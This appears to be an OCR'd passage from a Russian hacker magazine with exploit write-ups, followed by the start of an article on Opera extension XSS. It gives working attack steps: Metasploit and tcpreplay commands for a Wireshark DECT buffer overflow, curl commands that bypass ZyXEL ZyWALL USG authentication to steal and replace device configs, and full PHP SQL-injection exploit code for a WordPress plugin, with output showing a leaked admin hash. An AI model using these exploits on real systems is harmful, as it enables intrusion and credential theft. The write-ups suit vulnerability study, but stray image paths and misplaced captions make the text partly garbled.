
Программа позволяет пользователю просматривать весь проходящий по сети трафик в режиме реального времени, переводя сетевую карту в неразборчивый режим (promiscuous mode).

Wireshark «знает» структуру самых различных сетевых протоколов и поэтому позволяет разобрать сетевой пакет, отображая значение каждого поля протокола любого уровня.

Поскольку для захвата пакетов используется pcap, существует возможность захвата данных только из тех сетей, которые поддерживаются этой библиотекой. Тем не менее, Wireshark умеет работать с множеством форматов входных данных, соответственно, можно открывать файлы данных, захваченных другими программами, что расширяет возможности захвата.

EXPLOIT

Уязвимое место в коде (исходный код wireshark 1.4.1, packet-dect.c, строка 1886):



Wireshark собственной персоной

```
...
/* fill B-Field */
   if(pkt_len>DECT_PACKET_INFO_LEN+2)
      memcpy((char*)(&(pkt_bfield.Data)), (char*)(pkt_ptr+8),
        pkt_len-5-8); // <--- уязвимое место
   else
      memset((char*)(&(pkt_bfield.Data)), 0, 128);
   pkt_bfield.Length=pkt_len-DECT_PACKET_INFO_LEN-8;

...
```

pkt_bfield представляет собой структуру типа dect_bfield, описание которой приведем ниже:

```
struct dect_bfield
{
   guint8  Data[128];
   guint8  Length;
};
```

Как видно, происходит копирование данных пакета в 128-байтный буфер Data, располагающийся на стеке. Для того чтобы лицезреть уязвимость воочию, нам надо будет сформировать определенным образом pcap-файл и отправить его на нужный интерфейс. Например, этого можно добиться, используя прекрасную вещь под названием scapy:

```
#!/usr/bin/env python
import sys
from scapy import *
wrpcap("test.pcap",Ether(type=0x2323)/("A"*1000))
```

Запускаем wireshark, заставляем его слушать нужный нам интерфейс и шлем ему привет в виде только что сформированного пакета:

```
# tcpreplay -i ath0 -t test.pcap
```

Ровно один пакет — и wireshark с грохотом падает ниц. Ну а теперь, воспользуемся благами цивилизации в виде модуля для metasploit и сформируем эксплоит с классической, полезной нагрузкой в виде запуска калькулятора:

```
msf exploit(wireshark_packet_dect) > use exploit/windows/
fileformat/wireshark_packet_dect
msf exploit(wireshark_packet_dect) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(wireshark_packet_dect) > set CMD calc.exe
CMD => calc.exe
msf exploit(wireshark_packet_dect) > exploit
[*] Creating 'passwords.pcap' file ...
[*] Preparing payload
[*] Writing payload to file, 1554 bytes
[*] Generated output file /opt/framework-3.6.0/msf3/data/
exploits/passwords.pcap
```


Запускаем wireshark, ставим прослушку интерфейса. Отправляем вредоносный пакет:

```
# tcpreplay -i ath0 -t /opt/framework-3.6.0/msf3/data/
exploits/passwords.pcap
```

Наблюдаем калькулятор :)

TARGETS

Win32 (Обход защитных механизмов DEP & ASLR).



Переходим на страничку, содержащую вредоносный flash-контент

SOLUTION

Обновить Wireshark.

03 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В ZYXEL ZYWALL USG

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Серия железок ZyWALL USG — новое комплексное решение от ZyXEL для обеспечения информационной безопасности и управления трафиком, включая функциональную настраиваемую защиту от спама, контроль полосы пропускания для разнообразных объектов сети, предотвращение вторжений и безопасность удаленных подключений при помощи виртуальных частных сетей. В начале мая немецкая группа RedTeam Pentesting опубликовала отчет о двух уязвимостях в этих устройствах, найденных ими в ходе одного из пентестов: обход аутентификации и повышение привилегий. В результате эксплуатации первой уязвимости неаутентифицированные пользователи могут скачивать и загружать конфигурационные файлы в устройства, которые применяются автоматически. В результате использования второго бага пользователь с ограниченными правами может стать админом и менять через веб-интерфейс любые настройки.

EXPLOIT

Обновления прошивок для устройств ZyXEL ZyWALL USG представляют собой обычный zip-архив, в котором также находятся еще два зашифрованных zip-архива с основной прошивкой. Например, архив с прошивкой 2.21(BQD.2) для ZyWALL USG 20 («ZyWALL USG 20_2.21(BDQ.2)C0.zip») содержит следующие файлы:

```
221BDQ2C0.bin
221BDQ2C0.conf (7354 bytes)
221BDQ2C0.db
221BDQ2C0.pdf
221BDQ2C0.ri
firmware.xml
```


Файлы 221BDQ2C0.bin и 221BDQ2C0.db, несмотря на указанное расширение, являются зашифрованными zip-архивами (кстати, в анализе типа файла всем линуксоидам может помочь стандартная утилита /usr/bin/file). Можно просмотреть список файлов в этих архивах:

```
$ unzip -l 221BDQ2C0.bin
  Archive:  221BDQ2C0.bin
  Name
  ----
  compress.img
  db/
  db/etc/
  db/etc/zyxel/
  db/etc/zyxel/ftp/
  db/etc/zyxel/ftp/conf/
  db/etc/zyxel/ftp/conf/htm-default.conf
  db/etc/zyxel/ftp/conf/system-default.conf (7354 bytes)
  ...
  filechecksum
  filelist
  fwversion
  kernelchecksum
  kernelusg20.bin
  wtp_image/
  -------
  24 files
```

```
$ unzip -l 221BDQ2C0.db
  Archive:  221BDQ2C0.db
  Name
  ----
  db_remove_lst
  etc/
  ...
  etc/zyxel/
  etc/zyxel/ftp/
  etc/zyxel/ftp/.dha/
  etc/zyxel/ftp/.dha/dha_idp/
  etc/zyxel/ftp/cert/
  etc/zyxel/ftp/cert/trusted/
  etc/zyxel/ftp/conf/
  etc/zyxel/ftp/conf/htm-default.conf
  etc/zyxel/ftp/conf/system-default.conf (7354 bytes)
  ...
  filelist
  -------
  31 files
```

Было обнаружено, что размер файла 221BDQ2C0.conf из главного архива в точности совпадает с размером файла system-default.conf из зашифрованных архивов. Такой факт не может не намекать на успешное применение известной из области криптоанализа атаки с известным открытым текстом, что и было проделано с помощью следующих утилит:

- PkCrack от Питера Конрада;
- Elcomsoft Advanced Archive Password Recovery от отечественного производителя.



Одно из уязвимых устройств от ZyXEL

После этого файл с исходной файловой системой устройства compress.img раскрывается с помощью unsquashfs. Устройства ZyWALL USG управляются удаленно с помощью веб-интерфейса на сервере Apache. Чтобы войти туда, необходимо пройти аутентификацию. Модуль «mod_auth_zyxel.so» реализует этот функционал и настраивается в файле /etc/service_conf/httpd.conf, который можно извлечь из compress.img. В этом конфиге есть директива «AuthZyxelSkipPattern», которая отменяет аутентификацию для некоторых точек:

```
AuthZyxelSkipPattern /images/ /weblogin.cgi /I18N.js /
language
```

Админский интерфейс состоит из нескольких CGI-скриптов. Например, проследуя по следующей ссылке после логина под админом, можно получить конфигурационный файл:

```
https://192.168.0.1/cgi-bin/export-
cgi?category=config&arg0=startup-config.conf
```

Сервер Apache в стандартной конфигурации позволяет добавлять произвольные пути к CGI-скриптам. Таким образом, добавив строку «/images/» в вышестоящую ссылку, скрипт «export-cgi» все равно отработает и выдаст конфиг:

```
https://192.168.0.1/cgi-bin/export-cgi/images/?category=c
onfig&arg0=startup-config.conf
```

А так как строка «/images/» присутствует в директиве AuthZyxelSkipPattern, то эту ссылку можно открывать даже не залогинившись в админской панели. Полученный конфиг содержит чувствительные данные, такие как хеши пользователей и правила файрвола.
Кроме того, в административном интерфейсе есть скрипт под названием «file_upload-cgi», который, как легко догадаться, позволяет загружать файлы. Применяя аналогичный финт со строкой «/images/», можно загружать конфиги без всякой аутентификации. К тому же, если загружаемому файлу назначить имя «startup-config.conf», то настройки, указанные в нем, применятся незамедлительно. В него можно, например, добавить второго админа с известным нам паролем.
Итак, две следующие команды демонстрируют, как можно скачать/закачать искомый конфиг и получить полный доступ к устройству:

```
$ curl --silent -o startup-config.conf "https://192.168.0.1/
cgi-bin/export-cgi/images/?category=config&arg0=startup-
config.conf"

$ curl --silent -F ext-comp-1121=50 -F file_type=config -F
nv=1 -F "file_path=@startup-config.conf;filename=startup-
config.conf" https://192.168.0.1/cgi-bin/file_upload-cgi
/images/
```

TARGETS

Все прошивки ZyXEL USG, выпущенные до 25 апреля 2011 года, являются уязвимыми.

SOLUTION

Скачай и установи обновленную прошивку, датированную 25 апреля, либо отключи административный веб-интерфейс.

04 SQL ИНЪЕКЦИЯ И XSS В WORDPRESS SERMONBROWSER PLUGIN

CVSSV2

7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

В конце апреля некий Ma3sTr0-Dz опубликовал очередной эксплоит под очередной плагин для ВордПресса. Уязвимости достаточно тривиальные — это SQL инъекция и межсайтовый скриптинг. В результате эксплуатации первой можно получить хеш админа, в результате второй — куки пользователей (в том числе и админа).

```
[iv@tingloriel exploits05]$ php 17214.php http://www.[illegible].com/

# Tilte.......: [ WordPress SermonBrowser Plugin 0.43 SQL Injection ]
# Author......: [ Ma3sTr0-Dz ]
# Date........: [ 25-o4-2o11 ]
# Location ...: [ ALGERIA ]
# HoMe .......: [ wWw.sEc4EvEr.CoM ]
# Download ...: [ http://www.4-14.org.uk/wordpress-plugins/sermon-browser ]
# Gr33tz .....: [ All Sec4ever Member'z ]
# Real Bug Founder : Lagripe-Dz

                    -==[ ExPloiT ]==-

# SQL Inj : http://site/wp/?sermon_id=-1+union+select+version(),2--
# XSS     : http://site/wp/?download&file_name=<script>alert(0)</script>
# FPD     : http://site/wp/wp-content/plugins/sermon-browser/sermon.php

                    -==[ Start ]==-

[-] db_usr  : covcom3_wp@localhost
[-] db_ver  : 5.1.54
[-] db_nam  : covcom3_wordpress
[-] usr_nm  : admin
[-] passwd  : $P$99NtlFrb19PIRvRUvw6yU349cpLLnB0

                    -==[ Finished ]==-
[iv@tingloriel exploits05]$
```

Пример работы эксплоита под WordPress SermonBrowser

EXPLOIT


Эксплоит написан на php, при его запуске в качестве параметра нужно всего лишь указать ссылку на уязвимый сайт, дальше скрипт все сделает сам. Вот его код (исключительно для ознакомления):

```
<?php
$t=array(
"db_usr"=>"user()",
"db_ver"=>"version()",
"db_nam"=>"database()",
"usr_nm"=>"user_login",
"passwd"=>"user_pass"
);

function text2hex($string) {
 $hex = '';
 $len = strlen($string) ;
 for ($i = 0; $i < $len; $i++) {
  $hex .= str_pad(dechex(ord($string[$i])), 2, 0, STR_PAD_
LEFT);
 }
 return $hex;
}

foreach($t as $r=>$y){
$x=@file_get_contents($argv[1].
"?sermon_id=-1/**/UnIoN/**/SeLeCt/**/group_concat(0x".
text2hex("<$r>").
",$y,0x".text2hex("<$r>").
"),2+from+wp_users+where+ID=1--"
);

preg_match_all("{<$r>(.*?)<$r>}i",$x, $dz);
```



Пассивная XSS в WordPress SermonBrowser

```
echo $u = ($dz[1][0]) ? "[-] $r  : ".$dz[1][0]."\n" :
  "[-] $r  : Failed !\n";

}
?>
```

TARGETS

WordPress SermonBrowser Plugin <= 0.43

SOLUTION

Нужно обновить плагин до версии 0.44.1 или более поздней.

Тарас Иващенко (http://oxdef.info)



БЕЗОПАСНОСТЬ РАСШИРЕНИЙ ВЕБ-БРАУЗЕРОВ. ОЧЕРЕДЬ OPERA

Новые векторы атак через аддоны браузеров


Через расширения браузеров можно провести немало знакомых нам атак. В этом мы убедились в прошлом номере, когда исследовали аддоны Google Chrome. Сегодня на очереди сверхпопулярный в СНГ браузер Opera. Поддержка аддонов в нем появилась недавно, но от этого задача только интереснее!

Чтобы упростить жизнь разработчиков и сделать процесс создания расширений максимально прозрачным и удобным, создатели браузеров предлагают использовать привычные для нас веб-технологии для разработки браузерных аддонов. Это дает эффект: все новые плагины появляются как грибы после дождя. Но у такой простоты есть и обратная сторона медали — возможные риски в безопасности, которые во многом нам уже знакомы в аспекте исследования обычных веб-приложений. Браузер Opera, разработчики которого непростительно долго отказывались от системы расширений, наконец-то обзавелся таким механизмом. Справедливости ради стоит отметить, что к этому моменту в Opera уже была технология виджетов (но многие ли этими виджетами пользуются?) и система пользовательских скриптов. После найденных уязвимостей в аддонах для Chrome мне было крайне интересно пощупать расширения и для Opera. Но для этого пришлось разобраться в структуре этих самых расширений.


Аддон изнутри

Расширения в Opera очень похожи на аналогичное решение в Google Chrome. При их создании также используются популярные веб-технологии, такие как HTML, CSS и JavaScript, а сами по себе они базируются на давно используемой при создании виджетов спецификации W3C Widgets specification. Эта архитектура достаточно подробно описана в статье Криса Милса «What's in an Opera extension?» (bit.ly/k5WkoL). Нам же для понимания материала хватит знания некоторых основных моментов о структуре аддонов. Обычно расширение в Opera состоит из следующих частей (некоторые из них опциональные):

- фоновая страница (обычно index.html) и сопутствующие скрипты — это движок расширения;
- страница всплывающего окна, которое появляется, когда ты кликнешь на кнопке аддона в тулбаре веб-браузера;
- JavaScript-скрипты и CSS-стили для выполнения в соответствии с определенными правилами в произвольных, посещаемых тобой веб-страницах (например, скрипт, который заменяет все ссылки «mailto:» на соответствующий обработчик твоего любимого почтового сервиса);
- файл конфигурации config.xml (подобно manifest.json в Google Chrome) — в этом файле указывается мета-информация о расширении: название и описание, информация об авторе, политики безопасности и другое;
- страница настроек аддона — для того чтобы расширение могло сохранять пользовательские настройки.



Ограниченная XSS в Google Mail Notifier



Обход правил доступа в расширении Google Mail Notifier для посылки полученных данных

Пользовательские скрипты в Opera

Технология пользовательских скриптов (UserJS), про которую ты наверняка уже слышал и даже применял, позволяет пользователю подключать к произвольным страницам, которые он посещает, свои JavaScript-скрипты. Эти скрипты будут исполнены веб-браузером перед загрузкой целевой страницы прямо в ее контексте (это очень важно). Пользовательские скрипты могут быть использованы для разных целей:

- «вырезание» надоевшей рекламы на любимом ресурсе;
- добавление произвольного HTML-кода на страницу (например, виджеты социальных сетей);
- исправление каких-либо мест (которые доставляют неудобства) на странице;
- для чего угодно в рамках текущего документа и возможностей JavaScript.

Для примера приведу следующий небольшой скрипт, который выделит на странице все ссылки, которые ведут на домен, отличный от текущего:

```
// ==UserScript==
// @include http://example.com/*
// ==/UserScript==

(function ()
{
 var links = document.getElementsByTagName('a');
 for(var i = 0; i<links.length; i++) {
  if (links[i].href.indexOf('http://' +
    document.domain) != 0) {
   links[i].innerText = '[->] ' +
     links[i].innerText;
  }
 }
})();
```

Обрати внимание на необязательную, но весьма полезную шапку скрипта, в которой можно указать описание сценария, а также некоторые параметры (к примеру, для каких доменов его необходимо подключать).

Эти главные составляющие расширения взаимодействуют между собой посредством специального механизма сообщений:

```
Внедряемый скрипт <-> Фоновый процесс <->
Кнопка/Бейдж <-> Всплывающее окно
```

Все эти части, за исключением элемента «Кнопка/Бейдж», имеют доступ к «своему» специальному Opera Extensions API со следующими правилами:

- Из фоновой страницы доступны объекты window.widget, opera.extension и opera.contexts — в этих рамках можно делать все что угодно, например, создавать элементы пользовательского интерфейса. Но при этом у тебя нет прямого доступа к содержанию открытой пользователем страницы.
- Внедряемые скрипты имеют полный доступ к содержимому посещаемых пользователем страниц (чтение и модификация) и они могут общаться с другими частями расширения через упомянутый выше механизм сообщений.
- Страницы всплывающих окон могут общаться с другими частями расширения, работать с настройками аддона и т.д.

XSS

При первом же рассмотрении можно увидеть разницу между Opera и Google Chrome в контексте взаимодействия расширения с внешними ресурсами (картинки, формы и т.п.). Возьмем для примера расширение для оповещения о новых письмах Google Mail Notifier. Удивительно, но, как и в подобном расширении для Google Chrome, тут нашлась уязвимость — небезопасное использование входных данных, которое может привести к атакам вида XSS. В нашем случае злоумышленник посылает жертве специальным образом сформированное письмо со зловредной нагрузкой в поле темы или теле письма. Когда жертва получит письмо, а расширение оповестит его об этом, сработает нагрузка.
В силу используемых технологий исходный код расширения, как правило, доступен. Чуть поковырявшись, находим в исследуемом аддоне уязвимый участок кода (js/menu.js):

```
...
// Check if there are Messages to display
if(event.data.msg && event.data.msg.length > 0)
{
```

HTTP://WWW

